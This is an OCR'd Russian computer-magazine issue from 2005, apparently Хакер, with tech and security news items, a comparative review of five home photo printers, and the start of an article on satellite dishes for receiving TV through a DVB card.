
ВЗЛОМ



Альянс по защите интеллектуальной собственности IIPA провел исследование, чтобы выявить самых злостных нарушителей законов авторского права. Как думаешь, какая страна оказалась на первом месте? Именно! Россия ушла от остальных с большим отрывом, ведь только у нас соотношение пиратского добра к лицензионному - 80%, а ущерб от нашего брата оценен в 1,7 миллиард буказоидов. Второе и третье место поделили Украина с Пакистаном, которые больше специализируются на пиратских CD и DVD. Что касается Китая - он является лидером по производству нелегальных копий ПО. Из-за пиратов авторы потеряли в 2004 г. как минимум 13,4 миллиарда долларов, и, чтобы эта цифра не возросла в году следующем, IIPA собирается принудить «нехорошие» страны к жесткому контролю за пиратством. Видимо, гении из IIPA никогда не были в России, раз полагают, что все это можно так просто прекратить. Не знаю, как вам, а мне лично будет интересно посмотреть, как американцы будут от нас требовать покупать лицензию и какими мерами будут грозить.

ЦЕНА ОГЛАСКИ

ВЗЛОМ



Тысячи документов под грифом «Конфиденциально» попали в базу поисковика Google, сделав их доступными для любого юзера в Сети. Сотрудник Министерства обороны Нидерландов взял с собой секретный документ с информацией о прослушиваниях и записях телефонных разговоров, чтобы поработать с ним дома. Случайно сохранил его в папке с общим доступом в сети KaZaA, и документ оказался доступным миллионам людей.

Польский журналист скопировал из закрытого Национального архивного института список 250 тысяч агентов и информаторов, работавших в прошлом на секретные службы. Список он разместил в Сети, даже не подозревая, что информация эта конфиденциальна и некоторые из агентов все еще активны.


Эти и другие случаи произошли в прошлом месяце и продолжают происходить регулярно. Закрытая информация специально или случайно становится достоянием общества, и причастные организации уделяют все большее внимание этой проблеме. «Цена информации, составляющей государственную тайну или являющейся просто военным секретным документом, зачастую настолько высока, что ее оглашение может привести к самым фатальным последствиям: человеческим жертвам и снижению обороноспособности целой страны. Такого рода данные следует защищать самым тщательным образом, учитывающим не только внешние атаки, но и человеческий фактор - умышленные или непредумышленные противоправные действия сотрудников и служащих», - комментирует генеральный директор Infowatch Евгений Преображенский.

Если ты работаешь с подобной информацией, господин Преображенский советует тебе позаботиться о ее сохранности и конфиденциальности заранее, так как после ее утечки будет уже поздно. И последствия этого могут быть самые разные.

СДЕЛАЙ САМ: СОРТИРОВЩИК КОНФЕТ

HITECH

Американская компания Parallax (www.parallax.com) выпустила учебный набор, позволяющий собрать робота для сортировки разноцветных конфет. В комплект M Sorter Kit входит монтажная плата, программируемый контроллер, сервопривод и сенсор цвета. Проявив недюжинные способности в электротехнике и программировании на Бейсике, из этого добра можно собрать весьма занимательную вещь. Робот будет сортировать M&Ms и Skittles по контейнерам. При этом в пластиковую капсулу не проскочит ни одна конфета постороннего цвета. Компания также объявила конкурс на создание самой эффективной и изящной компьютерной программы для своего робота-сортировщика. Стоимость набора «Сделай сам» составляет $90.



SMS-ГРАФФИТИ

HITECH

В мюнхенской лаборатории Siemens разрабатывают технологию «цифрового граффити». Идея базируется на принципах цветных напоминалок Post-it. Только теперь прямо в воздухе можно оставлять SMS-сообщения. Специальная программа позволяет, задав географические координаты места, прикрепить к нему мессагу. Сделать это можно в любой точке планеты, где поддерживается услуга. Прочитать сообщение получатель сможет, лишь попав в место X. Другой тип SMS-сообщений получит каждый, кто находится поблизости. Это как нанести граффити на стену, объясняют разработчики новой технологии. Услуга может найти применение в рекламе, а также для отправки сообщений участникам всевозможных тусовок. Придя на место, все, кто в теме, получат инструкции, как лучше поразвлечься. Цифровые граффити могут служить своеобразной жалобной книгой. Посетители кафе и магазинов будут делиться своими замечаниями по качеству обслуживания. А если ты, как обычно, опоздаешь на свидание, то найдешь на месте встречи записку от отчитывающей тебя девчонки. Сообщения будут иметь срок жизни, по истечении которого безвозвратно растворятся в воздухе. Чтобы работать с новой технологией, в телефонный аппарат должен быть встроен электронный компас и модуль GPS. Сейчас ученые добавляют поддержку MMS, что позволит зависать в воздухе фотографиям и голосовым сообщениям. Открытое тестирование технологии цифрового граффити начнется примерно через год.

GALAXY + ZALMAN

ЖЕЛЕЗО

Новую видеокарту GALAXY GeForce 6600 AGP представила недавно компания GALAXY Technology. Это устройство отличается тем, что оборудовано свежим кулером серии VF700 от Zalman. Что касается самого охлаждающего устройства, то его радиатор полностью выполнен из алюминиевых пластин и не содержит ни грамма меди, что является новым решением для Zalman: до этого компания использовала исключительно медные радиаторы либо комбинированные варианты. Алюминиевая версия прежде всего привлекательна своей ценой, и, вопреки ожиданиям, ее производительности более чем достаточно для 110 нм ядра NV43, которое выделяет не так уж и много тепла. Хотя, конечно, денежная экономия мизерная.

Также показателен тот факт, что появившаяся в японской рознице карта GALAXY GeForce 6600 AGP вместо одного из двух выходов DVI-I имеет обычный аналоговый D-Sub.

Новинка оснащается 128 Мб DDR памяти, работающей на частоте 550 МГц, тактовая частота чипа при этом составляет 300 МГц. Как и следовало ожидать, устройство использует интерфейс AGP 8x. Микросхемы памяти в количестве 8 штук монтируются в крутую TSOP-упаковку с лэйблом Hynix и развернуты на 45 градусов из-за использования переходного моста HSI. При этом 4 модуля на обратной стороне дополнительно ничем не охлаждаются. В итоге получается довольно внушительная конструкция шириной больше 3 см, и из-за этого не получится нормально использовать следующий за AGP-разъемом слот. Если надумаешь купить такую карточку, готовь кучу лавэ. Выложить за нее придется не меньше $150.



100 ГБИТ/СЕК ПО МЕДИ

ЖЕЛЕЗО


Специалисты компании Bell Labs, проводя совместные с FCI исследования, добились возможности передачи данных по электрическим проводникам со скоростью до 25 Гбит/с и не желают на этом останавливаться, обещая побить собственный рекорд и научиться передавать информацию по меди со скоростью 100 Гбит/с! Отмечу, что ранее это считалось невозможным в силу многих фундаментальных физических проблем. Однако инженеры Bell Labs сняли все вопросы, когда разработанная ими теория заработала и они на практике достигли невиданных ранее скоростей. Такой прорыв стал возможен благодаря использованию технологии двойного бинарного кодирования сигналов. Надо сказать, это довольно свежая идея, которая опирается на незаурядные допущения, рассказывать о смысле которых вряд ли возможно. Особенные умники говорят, что применяемое кодирование позволяет использовать естественные процессы искажения сигнала в самом кодировании и с ними нет нужды бороться, они сами передают сигнал. Конечно, не так много людей, которые в этом хорошо разбираются, поэтому не стоит пытаться в одиночку додуматься до того, как такое стало возможным. Отмечу лишь, что новая технология кодирования сигнала была представлена полгода назад на симпозиуме IEEE по микроволновой связи.

Однако не только кодирование сигнала использовали ученые в своем опыте. Они заюзали волноводы FCI AirMax VS, очень простые в изготовлении (в качестве диэлектрика используется воздух), но, несмотря на это, для их работы не нужен никакой металлический экран и сами они мало искажают сигнал. Отмечу еще, что упомянутая скорость в 25 Гбит/с была достигнута при использовании волновода длиной чуть более 60 см. Конечно, это пока не 100 м, но не надо торопиться с выводами.

СУДЕБНЫЕ ТЯЖБЫ МИСТЕРА ЛОПЕСА

ВЗЛОМ

Майми Джо Лопес - человек продвинутый. Имеет компьютер, юзает онлайн-банкинг. Но так уж случилось, что чувак словил вирь-кейлоггер Coreflood и все пароли от банковского счета уплыли хакерам. Те учуяли запах денежки и побежали в банк бабосы Лопеса обналичивать. Майми обслуживался в Bank of America, и хакеры решили, что будет лучше, если из этого банка перевести 90 тысяч Лопесовских денег на счет в Parex Bank. Конспирация, то, се. Но в Parex'е, оказалось, работают матерые банкиры. Смекнули, что что-то здесь не чисто, и счет заморозили, после того как плохие парни сняли с него 20 тысяч баксов. Об инциденте Майми сообщили, так мол и так, 70 тысяч сберегли, но 20 - звиняй, чувак. Джо Лопесу извинений оказалось недостаточно, и с целью вернуть бабло он подал на банк в суд. Правда, не на Parex, а на тот, что of America. Мол, хренли вы не предупредили, что у меня на тачке вирь, ничего не знаю, платите. Юристы над наивностью Майми посмеиваются, так как, по сути, мужик судится с банком за то, что ему там не рассказали о существовании вирей и троянов. Но Америка - страна чудес, и кто знает, с какой ноги встали присяжные и какой они объявят вердикт. Если банку присудят выплатить Лопесу недостающие 20 тысяч, будет забавно. А хакеры... Хакеров и след простыл. Вероятно, отдыхают где-то на Майамовские денежки.




УПРУГИЙ КАМЕНЬ

ЖЕЛЕЗО

Весьма необычное устройство выпустила недавно Seiko Epson. На этот раз менеджеры этой принтерной компании представили первый в мире гибкий 8-разрядный микропроцессор, произведенный с использованием низкотемпературных поликремневых тонкопленочных транзисторов на гибкой пластиковой подложке. Основная фишка этих кристаллов заключается в снижении энергопотреблении: экономия по сравнению с используемыми сейчас синхронными процами составляет аж 70%, одновременно с этим на 20 дБ снижен и уровень электромагнитного излучения. Все это открывает большие перспективы для использования новых кристаллов в мобильниках, PDA и прочей карманной технике.
Вот основные характеристики новинки:

- Размеры: 24 x 27 мм
- Толщина: 200 нм
- Вес: 200 мг
- Диапазон рабочего напряжения: от 3,5 до 7 В
- Максимальная частота: 500 кГц
- Потребляемый ток: 180 мкА (при 5В, 500 кГц)
- 32 тыс. LTPS-TFT транзисторов



РОБОТЫ ТОЖЕ ЛЮБЯТ...

HITECH

Южнокорейские исследователи учат роботов размножаться без участия человека. В национальном Исследовательском центре интеллектуальной робототехники ведутся разработки искусственных хромосом. Они позволят машинам, помимо прочих человеческих радостей, испытать страсть, что, в конечном счете, может привести к воспроизводству себе подобных. Специальная компьютерная программа дает роботам возможность чувствовать, размышлять и желать. Из чувств определены следующие: счастье, печаль, злорадство, сонное состояние, голод и чувство страха. Как утверждает профессор Ким Чен Хван, если наделить робота исключительно хорошими хромосомами, он будет образцовым гражданином и никогда не нарушит трех Законов. Модель построена на основе человеческой ДНК и эквивалентна отдельной нити генетического кода. По всей очевидности, в основе заявленного изобретения лежат эволюционные генетические алгоритмы, сегодня широко используемые в нечеткой логике и мягких вычислениях.

MICROSOFT УХОДИТ В ГЛУБОКУЮ ЗАЩИТУ

ВЗЛОМ

Корпорация Microsoft всерьез взялась за рынок компьютерной безопасности. Несколько недель назад на security-конференции RSA Билл Гейтс объявил о скором выпуске бесплатной программы AntiSpyware, которая будет находить и уничтожать программные жучки на компе (на момент выпуска номера бету этого чуда мы уже вовсю тестим :) - прим. Dr.). А чуть позже началась Security Cooperation Program - программа сотрудничества Microsoft с правительствами разных стран в области компьютерной безопасности. Сотрудничество заключается в том, что мелкомягкие будут помогать странам, входящим в инфосоюз, с обеспечением секурности их серваков. Также в планах обмен инфой об уязвимостях и объединение усилий против глобальных хакерских атак. Помимо этого, Microsoft организует информационные форумы по всему миру, где обсуждаются проблемы Сети и безопасности в ней. Руководство компании говорит, что информационная безопасность за последний год стала одним из основных направлений их деятельности, а на исследование и поддержку в этой области выделяется треть годового бюджета. Многие специалисты по этому поводу нервничают, так как способы игры Microsoft всем известны - конкуренты быстро оказываются за бортом. Некоторые даже считают, что проникновение Microsoft на рынок security-софта может ослабить безопасность в целом, поскольку некоторые фирмы-разработчики будут вынуждены уйти. С другой стороны, деньги Гейтса дадут возможность проводить исследования и разработки, которые не по карману энтузиастам-безопасникам.



БОЛЬШОЙ БОЙ




В 2005 году 19 и 20го февраля прошел первый турнир серии турниров под общим названием «Большой бой». Организатор проекта: Московское отделение Федерации компьютерного спорта России и «Gennadich Team». Игра проходила по дисциплине Counter-Strike 5x5 по олимпийской системе.
Команды, занявшие места с 1-го по 6-е, 20 февраля продолжат баталии в пейнтбольном клубе «Ангар-28» (м. Серпуховская, ул. Щипок, д.28, www.angar-28.ru).

Призовой фонд:
Первое место Counter-Strike - 35000 рублей.
Первое место Пейнтбол - 35000 рублей.

ТЕХНОФЕТИШ

HITECH



14-16 марта состоялась выставка CTIA Wireless 2005 (www.cti-awireless.com). Ее кульминацией стало шоу Technology Fashion In Motion, самая горячая презентация новинок технофетиша. Загорелые красотки откровенно оголяли плечи и животики, увешанные передовыми гэджетами. Помимо многочисленных беспроводных гарнитур, на выставке демонстрировались последние новинки хайтека. В умных очках MicroOptical EG-8 Smart Eyeglasses с ресивером GPS можно читать Криса Касперски, а между делом запросить подробное досье на человека в черном, который маячит у твоего подъезда. Гэджет Tek Gear M2 позволяет совместить полноцветное изображение и реальную действительность и даже видеть сквозь предметы. Об интеллектуальной перчатке CommanderGauntlet со встроенным КПК, рацией, GPS и компасом мы тебе уже рассказывали. Что и говорить, это нужно было видеть. Носимые технологии хайтека, представленные таким образом (и такими девушками!), никого не оставят равнодушными. В этом году выставку CTIA Wireless посетило более 40 тысяч человек.



ДОМАШНЯЯ ФОТОСТУДИЯ

ТЕСТИРУЕМ ПРОФЕССИОНАЛЬНЫЕ ФОТОПРИНТЕРЫ

Алексей Малашин, test_lab (test_lab@gameland.ru)

Последнее время редко кого встретишь с обычным пленочным фотоаппаратом - это удел разве что профессионалов и зубров фотопроизводства. Сейчас все более и более распространенными становятся цифровики, качество которых даже в телефонах поднимается до приемлемого уровня. Конечно, приятно иметь несколько гигабайт снимков на компьютере, однако иногда хочется обойтись без этой железки, чтобы взглянуть в прошлое или подарить другу память о недавнем попоище, где он показывал совершенные несуразности.

Конечно, можно отнести в фотоателье свои материалы и уже через день получить готовые снимки, но, согласись, куда-то ходить каждый раз, когда требуется получить кадры, не всегда хочется - гораздо приятнее весь ритуал совершать дома, в уютной обстановке. Поэтому сегодня мы решили протестировать несколько принтеров, да не обычных, а фото - то есть тех, которые призваны максимизировать качество отпечатков (конечно же, при наличии специального носителя - фотобумаги). Причем, имея такое устройство под рукой, всегда можно запечатлеть кадр и тут же его вывести на печать.

ЧТО МЫ ТЕСТИРОВАЛИ

К нам в тестовую лабораторию попали следующие модели:

1. **HP Photosmart 8453**
2. **HP Photosmart 8153**
3. **Lexmark P915**
4. **Epson Photo R300**
5. **Epson Photo R800**

Среди них наблюдаются как образцы простоты и неприхотливости, так и полупрофессиональные аппараты высокого класса для создания очень качественных композиций. Все экземпляры вписываются в категорию $150-400, и такой выбор не случаен: заиметь достойное печатающее устройство ценой ниже трудновато. Будет недоставать либо скорости, либо качества печати. А в пределы выше вписываются уже профессиональные модели, качество снимков которых, несомненно, будет волшебным, но простому человеку вряд ли удастся различить огромное количество цветов, отображаемых ими.

МЕТОДИКА ТЕСТИРОВАНИЯ

Чтобы оценить каждое конкретное устройство, мы выполняли несколько основных шагов:

1. Подключение принтера и установка соответствующих драйверов и необходимого ПО.
2. Распечатка тестовой страницы.
3. Вывод нескольких изображений с различными установками драйвера (от худшего к лучшему), здесь же изучалось качество полученного изображения в сравнении с другими принтерами обзора. Для черновой печати использовалась обычная офисная бумага Ballet Classic, в фоторежиме - фирменные образцы фотобумаги, любезно предоставленные производителями.
4. Изучение возможностей, удобства управления, дополнительных функций, шумности при печати, в общем, всех заложенных производителем фишек.
5. Выставление итоговой оценки на основе полученной из предыдущих шагов информации.

В данном тесте мы не учитывали скорость печати, поскольку за качество нужно платить, и в данном случае временем, но в некоторых случаях отмечались особенности, например очень быстрый вывод готового снимка.

К сожалению, для оценки результата печати сложно подобрать какой-нибудь программно-аппаратный комплекс, поэтому мы оценивали результат визуально, в тесте же принимали участие два человека - собственно тестер и пользователь, не знающий о технологиях и особенностях печати, применяемых различными производителями.

КОНФИГУРАЦИЯ ТЕСТОВОГО СТЕНДА
Процессор: AMD Athlon XP 1800+
Память: 384 Мб DDR PC2700
Шина USB: 2.0
ОС: MS Windows XP Prof. Corp. EN SP2 (build 2600.xpsp_sp2_rtm.040803-2158: SP2)
Монитор: LG Flatron F700P

ВЫВОДЫ

Попробовав в деле каждое устройство, захотелось оставить себе одно из них (конечно же, Epson Photo R800, как обладающий самым поразительным качеством отпечатков) для создания своей маленькой домашней фотостудии. Теперь совершенно точно ясно - пользоваться услугами фотоателье бессмысленно, лучше набрать немного денежек на хороший фотопринтер и организовать у себя дома небольшой пункт обработки цифровых фото, в чем поможет специализированный софт вроде программы Adobe Photoshop. Но пришло время выбирать победителей, и им стал HP Photosmart 8453 как устройство, обладающее точной, качественной печатью и позволяющее расширить возможности при помощи дополнительных приобретений, - ему уходит награда «Выбор редакции». «Лучшая покупка» отдается Epson Photo R300, поскольку этот принтер обладает высокой скоростью даже в режиме фотопечати наряду с высоким качеством получаемых снимков.

БЛАГОДАРНОСТИ

test_lab выражает благодарность за предоставленное на тестирование оборудование российским представительствам компаний Epson, HP и Lexmark.



HP PHOTOSMART 8453

★★★★★

$350

Устройство, с которым так вот просто не разберешься, - все началось с того, что программа установки драйверов затребовала 600 Мб в Typical режиме и 200 в Minimal, причем оказалось, что для запуска дополнительного ПО требуется режим администратора компьютера (команда runas не подходит). Ну что ж делать, перелогинившись с нужными правами и повторно вставив диск в привод, все же удалось заиметь в настройках принтеров еще одну запись, которая гласила, что HP Photosmart 8453 готов выполнять работу. Данное устройство позиционируется как профессиональный аппарат для печати снимков с полиграфическим качеством (что подтверждается наличием трех раздельных картриджей и восемью цветами печати). Попробовав его на деле, мы убедились, что это действительно так. Но обо всем по порядку.

После включения принтер немного пожужжал, поскрипел, поморгал индикаторами и выдал радостное сообщение на встроенный дисплей о том, что он готов к работе (причем на русском языке), далее мы попробовали вывести тестовую страницу печати, чтобы убедиться в корректности настроек, - все прошло гладко и безболезненно. Сложности возникли после отправки на печать тестовой фотографии стандартного размера 10x15 см, а заключались они в том, что, хотя и был указан фотолоток (как в драйвере, так и в самом принтере), с завидным упорством появлялось сообщение об отсутствии бумаги. После некоторых экспериментов все решилось само собой, поэтому нельзя точно сказать, какие действия загрузили носитель, однако качество фотоснимков действительно оказалось на высоте - такие яркие и сочные краски получить при обычной печати весьма проблематично, если не сказать невозможно. О скорости вывода изображения можно сказать, что она достаточно высокая: в режиме фото (10x15) готовый отпечаток можно получить примерно за минуту-полторы, обычный же режим сравним с лазерными аналогами и составляет до 20 страниц/мин.

Из полезных возможностей присутствуют такие, как встроенный кардридер, поддержка локальной сети (стандартный порт RJ-45). Расположение элементов управления на лицевой стороне корпуса весьма удобное и интуитивно понятное, чему также способствуют подписи к индикаторам и изображения выбранных действий. Здесь не запутается даже ребенок.

Количество цветов печати	8
Тип картриджа	три раздельных
Ресурс ч/б картриджа, страниц А4 при 5% заполнении	450
Ресурс цветного картриджа, страниц А4 при 15% заполнении	260
Разрешение печати цвет, точек/дюйм^2	4800
Интерфейс подключения	USB 2.0 Hi-Speed, RJ-45
Поддерживаемые ОС	Windows 9x/ME/NT/2000/XP, MacOS
Вес, кг	8
Размеры, мм	536x401x192



LEXMARK P915

★★★ $160

Принтер напоминает больше офисную модель - стандартный белый корпус, простой и незамысловатый интерфейс. Работать с принтером настолько же просто, насколько он выглядит: драйвера встают без проблем (определяется несколько устройств, в том числе и кардридер), после чего уже можно печатать фотографии с компьютера. Без подключения к писи Lexmark P915 может работать и автономно: поддерживается распечатка через шину PictBridge и с flash-карточки, для которой предназначен специальный слот. Взаимодействие с пользователем в таком случае осуществляется посредством цветного ЖК-дисплея с диагональю 65 мм, где можно предварительно просматривать снимки и отправлять на печать понравившиеся.

Работая, принтер трясется мелкой дрожью, поэтому место его постановки должно быть достаточно устойчивым (обычный стул или табуретка не подойдут), то есть о его местоположении стоит позаботиться заранее. Полученные отпечатки в режиме фото сравнимы по качеству с аналогами пленочных снимков, однако в некоторых случаях немного нарушается цветопередача. Неприятной особенностью стало замятие бумаги, которое происходит достаточно часто. Непонятно из-за чего, но даже правильно вставленная в лоток, она немного искажается при захвате принтером. Других недостатков выявлено не было.

Разрешение при цветной фотопечати является стандартным для моделей такого класса и составляет 4800x1200 точек на дюйм, при черно-белом выводе эта цифра вдвое меньше и равняется 2400x1200 точек на дюйм. Входной лоток бумаги рассчитан на 100 листов, распечатать же такой объем принтер способен примерно за 7 мин. (в черновом режиме), а фотография размером А4 будет обрабатываться около 3-5 мин. Настройки драйвера очень просты и интуитивны, причем имеется возможность выбрать внешний вид программы, а мастер предлагает выбрать тип печати и носителя после отправки задания на принтер.

Количество цветов печати	6
Тип картриджа	два раздельных
Ресурс ч/б картриджа, страниц А4 при 5% заполнении	N/A
Ресурс цветного картриджа, страниц А4 при 15% заполнении	N/A
Разрешение печати цвет, точек/дюйм^2	4800
Интерфейс подключения	USB 2.0
Поддерживаемые ОС	Windows 9x/ME/NT/2000/XP, MacOS
Вес, кг	N/A
Размеры, мм	428x237x150



HP PHOTOSMART 8153

★★★★★ $200

Младший собрат модели, рассмотренной немного выше, принтер HP Photosmart 8153 отличается немного другим расположением элементов управления, а их наличие и количество осталось прежним - те же кнопки, цветной дисплей и индикаторы. Главное отличие в отсутствии дополнительного места для картриджа (однако присутствует специальный держатель для фотокартриджа, когда он не требуется), поэтому печать осуществляется всего шестью цветами, но и их с лихвой хватает на качественное создание фотографий. Остальные же особенности и вкусности устройства остались прежними - достаточно быстрая печать даже в режиме высококлассного фото, сочные и яркие цвета, наличие PictBridge и встроенного кардридера. Причем эта модель тоже поддерживает опциональный адаптер BlueTooth для предоставления своих ресурсов мобильным устройствам. Также возможно дополнить конфигурацию специальным лотком для двусторонней печати и расширенным бумагодержателем при достаточно больших объемах выводимой информации. Отличной возможностью для распечатки панорамных видов является поддержка неформатных носителей длиной до 610 мм. В общем, этот принтер является весьма привлекательным для домашнего использования вкупе с цифровым фотоаппаратом.

Количество цветов печати	6
Тип картриджа	два раздельных
Ресурс ч/б картриджа, страниц А4 при 5% заполнении	450
Ресурс цветного картриджа, страниц А4 при 15% заполнении	260
Разрешение печати цвет, точек/дюйм^2	4800
Интерфейс подключения	USB 2.0
Поддерживаемые ОС	Windows 9x/ME/NT/2000/XP, MacOS
Вес, кг	7
Размеры, мм	480x394x171



EPSON PHOTO R300





Весьма внушительная модель, которая является «домашней фотостудией», по словам производителя. На деле все так и получается, но обо всем по порядку. При установке драйверов требуется немало места, однако меньше, чем у рассматриваемых в тесте аналогов от HP, причем здесь можно выбрать, какую часть программ нужно ставить, а какую нет. Опциональны собственно драйвер принтера, цветовые профили для печати на разных типах носителей и программа для печати на дисках, остальные же компоненты не так важны и не востребованы обычным пользователем.

При первой подготовке принтера к печати сразу видно отличие от других производителей в способе подачи краски: 6 раздельных картриджей, которые обеспечивают еще более насыщенные цвета по сравнению со стандартной палитрой CMYK. В базовой комплектации, которая попала к нам, не оказалось цветного ЖК-дисплея, который можно приобрести отдельно (а модель Photo R300 ME предполагает наличие такой опции в комплекте). Поэтому пришлось довольствоваться встроенным монохромным экранчиком, который лишь отображает уровень краски и базовые настройки печати. Стандартом для фотопечатающих устройств стала работа в автономном режиме посредством кардридера и PictBridge, и данная модель не исключение - все возможности в наличии и даже корректно функционируют. А единственным замеченным недостатком стала излишняя шумность при печати.

Печать, ровно как и все остальное, находится на высоте - снимки, полученные на выходе, оказались красочными, насыщенными и передающими полную цветовую гамму, а примененная новая печатающая головка действительно ускоряет получение готовой фотографии. Интересной является функция распечатки изображения на дисках, для чего служит специальное приспособление, прилагающееся в комплекте, - теперь можно свободно получать законченные и профессионально оформленные подборки из собственных болванок. Причем возможно отображение информации не только на стандартных 120 мм, но и на минидисках размером 80 мм. А в качестве опции можно дополнительно приобрести BlueTooth адаптер, и тогда открываются новые возможности печати с мобильных устройств.

Количество цветов печати	6
Тип картриджа	раздельный (по одному на каждый цвет)
Ресурс ч/б картриджа, страниц А4 при 5% заполнении	450
Ресурс цветного картриджа, страниц А4 при 15% заполнении	430 на каждый цвет
Разрешение печати цвет, точек/дюйм^2	5760
Интерфейс поключения	USB 2.0 Hi-Speed
Поддерживаемые ОС	Windows 9x/ME/NT/2000/XP, MacOS
Вес, кг	6
Размеры, мм	498x476x289



EPSON PHOTO R800

$500

Строгий, стильный, большой, тяжелый - вот что приходит в голову при первом взгляде на принтер Epson Photo R800, при детальном же рассмотрении на корпусе не обнаруживается никаких посторонних элементов управления. Эта модель сразу представляется важной и серьезной, что и оказывается впоследствии, ведь печатающее устройство подходит под звание профессионального. Для вывода изображения на печать предназначено целых 8 картриджей с различными цветами, причем один из них выполняет функцию глянцевания, что дает дополнительные краски и качественную цветопередачу. Подключение к компьютеру возможно по одному из двух интерфейсов, дающих максимальную скорость доставки картинки до принтера: поддерживается порт FireWire и USB 2.0 Hi-Speed.

Говоря о полученных снимках, можно воскликнуть «Вау!», чего, в общем-то, и следовало ожидать, поскольку такое количество цветов и новейшие фирменные технологии обеспечивают просто волшебное воспроизведение картинки. Причем драйвер имеет специальную функцию обработки изображений на основе информации Exif2.2, которая задается цифровым фотоаппаратом, что еще более оптимизирует кадр в соответствии с задумкой фотографа. Применение совершенной печатающей головки позволяет за какое-то смешное время (порядка 1 мин.) получить полноразмерный (формата А4) фотоснимок. Говорить в таком случае о скорости вывода листа 10x15 не приходится, так как она очень высока. Так же как и младший собрат, R800 умеет печатать на дисках, но к этой возможности добавлена еще и рулонная печать, то есть можно получить полноценную панорамную фотографию, не ограничивая себя в доступном пространстве.

Печатает принтер очень тихо - даже штатный кулер в системном блоке работает громче (правда, в момент захвата листа все же слышны ощутимые щелчки), так что такое устройство подойдет и ценителям тишины.

Количество цветов печати	8
Тип картриджа	раздельный (по одному на каждый цвет)
Ресурс ч/б картриджа, страниц А4 при 5% заполнении	400
Ресурс цветного картриджа, страниц А4 при 15% заполнении	400 на каждый цвет
Разрешение печати цвет, точек/дюйм^2	5760
Интерфейс поключения	USB 2.0 Hi-Speed, FireWire
Поддерживаемые ОС	Windows 9x/ME/NT/2000/XP, MacOS
Вес, кг	8
Размеры, мм	495x635x325

EDITORS' CHOICE 2005 ХАКЕР

Степан Ильин aka Step (step@real.xakep.ru)

НЕБЕСНЫЕ РАДОСТИ

Еще несколько лет назад спутниковая тарелка на балконе считалась роскошью и привилегией зажравшихся новых русских. А что сейчас? При правильном подходе можно единожды выложить $140-180 за комплект оборудования и пользоваться всеми благами спутникового ТВ АБСОЛЮТНО БЕСПЛАТНО. Придется, конечно, изрядно попыхтеть над самостоятельной установкой и юстировкой (позиционирование на спутник). Но оно того стоит, поверь мне.

ПРАКТИЧЕСКОЕ ИСПОЛЬЗОВАНИЕ СПУТНИКОВОЙ ТАРЕЛКИ

БЕЗ ДЕВАЙСОВ НИКУДА

Для приема спутникового ТВ нам потребуется следующее: спутниковая антенна (проще говоря, тарелка), конвертер (принимающая головка), коаксиальный кабель до компьютера.

Еще одной важной компонентой, без которой ну никак не обойтись, является цифровая часть всей схемы - DVB-карта.



ТАРЕЛКА

Не нужно объяснять, что тарелка в спутниковом приеме – вещь исключительно полезная. Каждый понимает ее необходимость, но едва ли сможет объяснить, как она работает. А ведь на самом деле все предельно просто. Дело в том, что сама по себе тарелка - это даже не антенна в привычном значении этого слова, а всего лишь отражатель. У нее нет принимающих, оцифровывающих или каких-либо еще частей. Это не более чем покрашенный кусок металла, который, тем не менее, имеет вполне определенную форму. Форма именно тарелки выбрана не случайно. Сделано это для того, чтобы падающие на нее волны, отражаясь, попадали в одну точку - фокус антенны. В этом фокусе далее устанавливается конвертер, который аккумулирует волны и передает их в подобающем виде DVB-карте.

В зависимости от формы, спутниковые антенны делятся на прямофокусные и офсетные. Наибольшее распространение среди любителей получило офсетное исполнение, предусматривающее параболическую форму зеркала. Фокус при таком исполнении расположен ниже геометрического центра тарелки. Поэтому офсетные антенны четко выделяются практически вертикальным положением и низкой посадкой конвертера. А значит, в них не скапливается снег, влага и прочая дрянь, которые всячески норовят вызвать ржавчину чудо-посудины.

Прямофокусная антенна - это самая настоящая круглая тарелка. Благодаря симметричной форме, фокус антенны находится в центре. Там же, разумеется, крепится и конвертер. Чтобы исключить влияние падающей от него тени, прямофокусные антенны, как правило, имеют большой диаметр (от 1,5 м) и стоят бешеных денег. Так что они намного чаще применяется профессионалами, нежели любителями спутникового ТВ.

Размер тарелки - тема для отдельного разговора. Это как раз тот случай, когда размер все-таки имеет значение. Но все равно не стоит впадать в крайности и бежать сломя голову в магазин за четырехметровой гигантской посудиной. В большинстве случаев подойдет относительно небольшая и, что еще более важно, недорогая тарелка диаметром от 0,9 до 1,2 метра. Размер тарелки определяется, исходя из зоны покрытия того или иного спутника. Чем дальше от местности, где ты живешь, находится проекция луча спутника (подобные схемы всегда выкладываются на официальных сайтах сателлитов), тем больший диаметр антенны необходим. Я рекомендую брать зеркало никак не менее 0,9 м (~$30 с креплением). А самым оптимальным вариантом в средней полосе России считаю размер 1,2 м (~$70).


1 Девственно чистая антенна. Сразу видно - новая

